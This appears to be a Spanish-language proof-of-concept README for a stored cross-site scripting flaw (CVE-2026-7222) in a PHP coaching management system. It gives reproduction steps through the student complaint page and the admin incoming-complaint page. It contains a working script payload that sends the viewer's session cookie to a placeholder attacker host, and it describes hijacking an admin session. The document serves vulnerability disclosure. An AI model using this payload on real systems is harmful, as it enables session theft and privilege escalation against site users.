 xmyronn/cve-2026-7222-xss
Exploit de prueba de concepto para XSS almacenado (CWE-79) en un sistema de gestión de coaching en PHP, que demuestra secuestro de sesión y escalada de privilegios de estudiante a administrador mediante robo de cookies.

Sistema de Gestión de Coaching en PHP (Code-Projects.org) https://code-projects.org/coaching-management-system-in-php-with-source-code/
Desconocida (El proveedor no proporcionó información de versión; probado en la última versión disponible de Code-Projects.org a partir de abril de 2026)
CWE-79: Neutralización Incorrecta de la Entrada Durante la Generación de la Página Web (Cross-Site Scripting Almacenado)

La aplicación no sanea adecuadamente la entrada proporcionada por el usuario en la funcionalidad de quejas y respuestas. El JavaScript malicioso inyectado por un usuario con privilegios bajos se almacena y se ejecuta cuando lo ven usuarios con privilegios más altos, como administradores o profesores.
Además, la funcionalidad de respuesta también es vulnerable, lo que permite a los administradores o profesores inyectar JavaScript que se ejecuta en las sesiones de los estudiantes.
Esto da como resultado una vulnerabilidad de XSS almacenado que afecta a múltiples roles de usuario.
Iniciar sesión como Estudiante
Navegar a:
/modules/student/complaint.php


Enviar una queja con el siguiente payload:
<script>
new Image().src="http://ATTACKER-IP:PORT/?c="+document.cookie;
</script>
Iniciar sesión como Admin
Navegar a:

/modules/admin/incomingcomplaint.php

Cuando el admin ve la queja, el payload se ejecuta automáticamente
